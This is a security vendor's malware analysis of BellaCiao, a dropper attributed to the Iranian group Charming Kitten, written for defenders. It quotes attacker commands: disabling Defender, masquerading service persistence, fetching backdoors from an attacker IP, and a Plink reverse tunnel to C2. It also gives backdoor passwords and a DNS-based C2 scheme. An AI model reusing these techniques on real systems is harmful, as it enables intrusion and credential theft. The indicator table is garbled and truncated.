Unpacking BellaCiao: A Closer Look at Iran's Latest Malware

With recent reports that Charming Kitten group (aka Mint Sandstorm) is actively targeting critical infrastructure in the US and other countries, we would like to share the most recent insights from Bitdefender Labs about modernization of Charming Kitten's tactics, techniques, and procedures, including a new, previously unseen malware. This malware is tailored to suit individual targets and exhibits a higher level of complexity, evidenced by a unique communication approach with its command-and-control (C2) infrastructure.

The name used by malware developers is **BellaCiao**, a reference to the Italian folk song about resistance fighting. We have identified multiple victims in the United States and Europe, but also in the Middle East (Turkey) or India.

Who is Charming Kitten?

Charming Kitten (also known as APT35/APT42, Mint Sandstorm/PHOSPHORUS, ITG18, UNC788, Yellow Garuda or TA453) is an Iranian state-sponsored APT group associated with the Islamic Revolutionary Guard Corps (IRGC).

Charming Kitten has been on the radar of the infosec community since 2014, and was infamous for targeting political dissidents, activists, journalists, and individuals protesting oppressive regimes. While this group mostly relied on social engineering and spear phishing to achieve its goals, it was known for using sophisticated methods, including impersonation of well-known researchers or activists.

The modernization of Iran's arsenal

In a speech on 17 March 2021, Ebrahim Raisi (then chief justice of Iran) declared: "*The Islamic Revolutionary Guard Corps has excelled in every field it has entered both internationally and domestically, including security, defense, service provision and construction.*" In August 2021, Raisi replaced more moderate candidate Hassan Rouhani as the president of Iran. Starting only one month after his inauguration, cyberattacks attributed to IRGC threat actors started increasing in scope, scale, and sophistication.

After a transition of power in 2021, the IRGC and associated APT groups adopted a more aggressive and confrontational approach and demonstrated a willingness to use force to achieve its objectives. During this transitional period, Charming Kitten (and other associated groups) became more proficient in quickly weaponizing publicly disclosed PoCs. Although they required several weeks to weaponize Log4Shell in 2022, the initial attempts to exploit CVE-2022-47966 in Zoho ManageEngine were identified on the same day the PoC was made public.

Quick weaponization of publicly disclosed PoCs is the "new" winning formula for both financially motivated and state-sponsored threat actors:

1. Threat actors identify an remote code execution (RCE) vulnerability (preferably with a public PoC example) that impacts as many companies as possible. Examples are Apache, Microsoft Exchange, VMware ESXi or the

most recent vulnerability in MSMQ. Due to the sheer scale of global deployments, even if most companies patch immediately, tens of thousands of vulnerable servers are available even years after patch is released.
2. Using automated scanners, vulnerable systems are discovered and automatically compromised (spray-and-pray tactic).
3. Malicious payload (typically a webshell to enable remote administration access) is deployed on compromised server.
4. Initial (opportunistic and fully automated) compromise is followed by a manual triage phase to determine the best approach to benefit from an attack.




Fig 1 – An example flow of hybrid attack

Both financially motivated and state-sponsored groups continue innovating and improving this approach. In our survey, 80% of the USA respondents (54% global) identified software vulnerabilities in 2023 as their primary concern, jumping ahead of both ransomware and phishing attacks.

One crucial aspect of this emerging attack method is that there can be a significant time gap between the automated and manual phases. For instance, when initial access brokers are involved, a compromised server with a webshell may remain dormant until an interested buyer is found, and the transaction is completed. Alternatively, threat actors may compromise more servers than they can handle, creating a backlog of compromised networks.

Threat actors with lower levels of sophistication can exploit the absence of advanced detection capabilities like EDR, XDR, or MDR on compromised networks, making this tactic highly effective until such tools become more widely adopted. More sophisticated threat actors, including Charming Kitten, are trying to stay ahead of defenders by using custom tools to evade detection. Custom-developed malware, also known as “tailored” malware, is generally harder to detect because it is specifically crafted to evade detection and contains unique code.

Microsoft recently documented two custom implants from Charming Kitten named Drokbk and Soldier, and Google previously discovered a custom data extraction tool called HYPERSCRAPE. In the next section, we are going to analyze a new implant called **BellaCiao**, discovered by security researchers from Bitdefender Labs.

BellaCiao – Truly personalized dropper

During our investigation, we have located multiple BellaCiao samples. Each sample collected was tied up to a specific victim and included hardcoded information such as company name, specially crafted subdomains, or associated public IP address. Because all binaries are highly customized and can reveal information about victims, we are not including information such as MD5 or SHA256 hashes in this report.

All samples that we collected included `.pdb` paths. PDB (Program DataBase) is a file format used by Microsoft Visual Studio for storing debugging information about an executable or DLL file. We used it to extract build information of project, including the project name and path that was configured in Visual Studio.

```
Z:\BellaCiao\BellaCiao\More Targets\<Country>\<Public IP>\
<Hostname>\backdoor\MicrosoftAgentServices\MicrosoftAgentServices\obj\Release\
```

Using information from these files, we can learn that victims were organized in different folders by country, using folder names like `IL(Israel)`, `TR(Turkey)`, `AT(Austria)`, `IN(India)` or `IT(Italy)`. The original developer named this project **BellaCiao**, a reference to an Italian folk song that is an anthem of resistance and freedom. It is possible that the use of the name "BellaCiao" by Iranian hackers can be a symbolic reference to their perceived struggle against the world, but this is speculative and there is no concrete evidence to support this theory. Ultimately, the true reasons behind the choice of this name may only be known to the individuals or group responsible for the malware. Information about `<Public IP>` and `<Hostname>` are relevant for communication with C2 infrastructure, we will describe this process later.

Initial infection

The exact initial infection vector is unknown, but we expect Microsoft Exchange exploit chain (like ProxyShell/ProxyNotShell/OWASSRF) or similar software vulnerability. Primary target was Microsoft Exchange servers.

Upon deployment, BellaCiao immediately attempts to disable Microsoft Defender using the following PowerShell command:

```
powershell.exe -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true
```

Persistence

A new service instance is created to establish persistence. Legitimate process names specific to Microsoft Exchange server were used to blend in, a common technique known as masquerading.

- `sc create "Microsoft Exchange Services Health" binpath= "C:\\ProgramData\\Microsoft\\DRMS\\Microsoft Exchange Services Health.exe" start= auto`
- `sc start "Microsoft Exchange Services Health"`

- `sc create "Exchange Agent Diagnostic Services" binpath= "C:\\ProgramData\\Microsoft\\Diagnostic\\Exchange Agent Diagnostic Services.exe" start= auto`
- `sc start "Microsoft Exchange Services Health"`

Threat actors also attempted to download two IIS backdoors from `http://188.165.174[.]199:18080`.

- The first one was a build of IIS-Raid, a native IIS module (MD5:`5a487c41efa2f3055d641591d601977c`) downloaded from `http://188.165.174[.]199:18080/index.aspx`. This module processes every IIS request, looking for pre-defined headers with password and command to execute. In case the required header is not present (or passwords don't match), the request will be processed by IIS without giving any indication of the backdoor. The header `X-Beserver-Verify` is used for password, while the header `X-Forward-Verify` includes the command to execute. The expected password is `P@ss.XxYyTtGg@123!`.
- The second backdoor was a .NET IIS module for credential exfiltration (MD5: `95c6fdc4f537bccca3079d94e65bc0b0`) downloaded from `http://188.165.174[.]199:18080/favico.ico`. This module is similar to the first one, with headers `X-Verify-Request` (password, expected value 01odm$kfnPAnjf) and `X-Beserver-Pd` (command to execute). Additionally, it is looking for HTTP requests that include keywords "`pass`", "`pwd`", "`password`", or "`login`". Any HTTP request that contains one of these words is appended to the file `%LocalAppData%\193d910f01-0293e1a6-591d103f.dat`, ready for credential exfiltration.


Execution

The **BellaCiao** executable is written to one of the following locations:

- `C:\ProgramData\Microsoft\DRMS\Microsoft Exchange Services Health.exe`
- `C:\ProgramData\Microsoft\Diagnostic\Exchange Agent Diagnostic Services.exe`
- `C:\Users\Public\Microsoft\Diagnostic\Microsoft Services Diagnostics Logs.exe`

These executables run as a service (e.g. "Microsoft Exchange Services Health"). The BellaCiao is a dropper malware – it is designed to deliver other malware payloads onto a victim's computer system, based on instructions from C2 server. The payload delivered by BellaCiao is not downloaded but hardcoded into the executable as malformed base64 strings and dumped when requested.

To receive instructions from C2 server, BellaCiao is using unique approach of domain name resolution and parsing of the returned IP address.



A DNS request is performed every 24 hours to resolve a subdomain (hardcoded string unique for each victim) using the following pattern:

```
<2 random uppercase letters><3 random lowercase letters><victim specific subdomain>.
<C2 domain>
```

The executable code of BellaCiao compares a resolved IP address returned by a DNS server under the control of a threat actor with an IP address that has been hardcoded into the program. The resolved IP address is like the real public IP address, but with slight modifications that allow BellaCiao to receive further instructions. It's important to

note that BellaCiao only operates with two fixed values - a hardcoded IP string (“local” IP, we will use `L1.L2.L3.L4` for examples) and the IP address returned by the DNS server controlled by the threat actor (“remote” IP - `R1.R2.R3.R4`). The code does not contain the actual IP address; rather, it mimics its format to give the impression that the DNS requests are valid.


When comparing these two IP addresses, there are three potential scenarios, depending on the last octet of an IP address:

- L1.L2.L3.L4 == R1.R2.R3.(**R4 - 1**) – Remove all artefacts of webshell (dropped resources and running processes)
- L4 == R4 - Instructions to deploy webshell
- L4 != R4 – Do nothing

After receiving instructions to deploy webshell (local IP equals resolved IP), other octets (segments of IP address) are parsed to identify the folder and filename to use.

Below is the list of octets and which aspect of webshell deployment they impact:

1. R4 (as shown above) – the operation to perform (skip, drop, or disappear)
2. R3 – the folder where to deploy webshell
3. R2 – the subfolder, also depending on value of R3
4. R1 – the filename, also depending on value of R2



If we use a Google Public DNS server address (8.8.8.8) as an example, here are few deployment scenarios (depending on resolved IP address):

- 8.8.8.8 - `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx`
- 8.8.**7**.8 - `c:\\inetpub\\wwwroot\\aspnet_client\aspnet.aspx`
- 8.**10**.8.8 - `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\logont.aspx`
- **7**.**9**.**6**.8 - `c:\\inetpub\\wwwroot\\aspnet_client\system_web\<random>.aspx`

The dropped .aspx webshell supports 3 operations:

- Upload
- Download
- Command execution

The User-Agent string must start with a secret code (`ruby@123!`) to make sure that the request is coming from threat actors, followed by requested operation.

We have also analyzed the second variant of BellaCiao that contains different payload. This second variant drops the Plink tool and PowerShell script hardcoded locations. The PowerShell scripts executes the Plink tool for establishing a reverse proxy connection to the C2 to enable interaction with the PowerShell web server:

```
<Plink> <C2 domain> -P 443 -C -R 127.0.0.1:49700:127.0.0.1:49700 -l <User> -pw
<Password>";
```

PowerShell web server implements the following operations:

- Command execution
- Execute script
- Download file
- Upload file
- Upload web logs
- Report web server start time
- Report current time
- Beep
- Stop web server

Conclusion

The best protection against modern attacks involves implementing a defense-in-depth architecture. This approach involves employing multiple layers of security measures that are designed to protect against a variety of threats. The first step in this process is to reduce the attack surface, which involves limiting the number of entry points that attackers can use to gain access to your systems and prompt patching of newly discovered vulnerabilities.

In addition to reducing the attack surface, it is important to implement automated protection controls that can detect and block most security incidents before they can cause any harm. Implementing IP, domain, and URL reputation is one of the most effective methods of defeating automated vulnerability exploits. According to analysis in the Data Breach Investigations Report 2022, only 0.4% of the IPs that attempted Remote Code Execution were not seen in a previous attack. Blocking bad IPs, domains, or URLs on all devices, including remote and work-from-home endpoints, can be highly effective.

Despite your best efforts, it is still possible that some security incidents will make it past your automated prevention controls. This is where security operations and incident response come into play. A well-equipped security operations center (SOC) can monitor your systems for signs of suspicious activity and respond quickly and effectively to any security incidents that do occur. This may involve using advanced threat hunting techniques, leveraging artificial intelligence and machine learning algorithms, and coordinating with other stakeholders to minimize the impact of any security incidents. Lean on security operations, either in-house or through a managed service, and leverage strong detection and response tools. Modern threat actors often spend weeks or months doing active reconnaissance on networks, generating alerts, and relying on the absence of detection and response capabilities.

We would like to thank Adrian Schipor, Victor Vrabie, Cristina Vatamanu, and Alexandru Maximciuc for help with putting this advisory report together.

Indicators of compromise

An up-to-date and complete list of indicators of compromise is available to Bitdefender Advanced Threat Intelligence users. The currently known indicators of compromise can be found in the table below.

Files

File Path	MD5	Details
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.exe;		
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeDiagnosticServices.exe;	4812449f7fad62162ba8c4179d5d45d7	Plink t addres
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.exe;		

c:\windows\temp\Certificates\envisa.exe	3fbea74b92f41809f46145f480782ef9	The Pl
		`wmic /`
		`"c:\\w`
		`127.0.`

c:\windows\temp\Certificates\envisa.ps1	-	The Pc execut `88.80.`
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.ps1	c450477ed9c347c4c3d7474e1f069f14 c6f394847eb3dc2587dc0c0130249337	The Pc execut

	7df50cb7d4620621c2246535dd3ef10c e7149c402a37719168fb739c62f25585	commu
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	284cdf5d2b29369f0b35f3ceb363a3d1	The Po execut `C:\Pro` commu
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	2daa29f965f661405e13b2a10d859b87	The Po execut **C:\Pro** for cor
c:\inetpub\wwwroot\aspnet_client\system_web\webclient.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\logon.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\themes.aspx;	f56a6da833289f821dd63f902a360c31	Web s
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx		

Network

Domain	Source
`mail-updateservice[.]info`	Bitdefender research
`msn-center[.]uk`	Bitdefender research
`msn-service[.]co`	Bitdefender research
`twittsupport[.]com`	Bitdefender research
`mailupdate[.]info`	Bitdefender research
`maill-support[.]com`	Bitdefender research

IP address	Source
`88.80.148[.]162`	Bitdefender research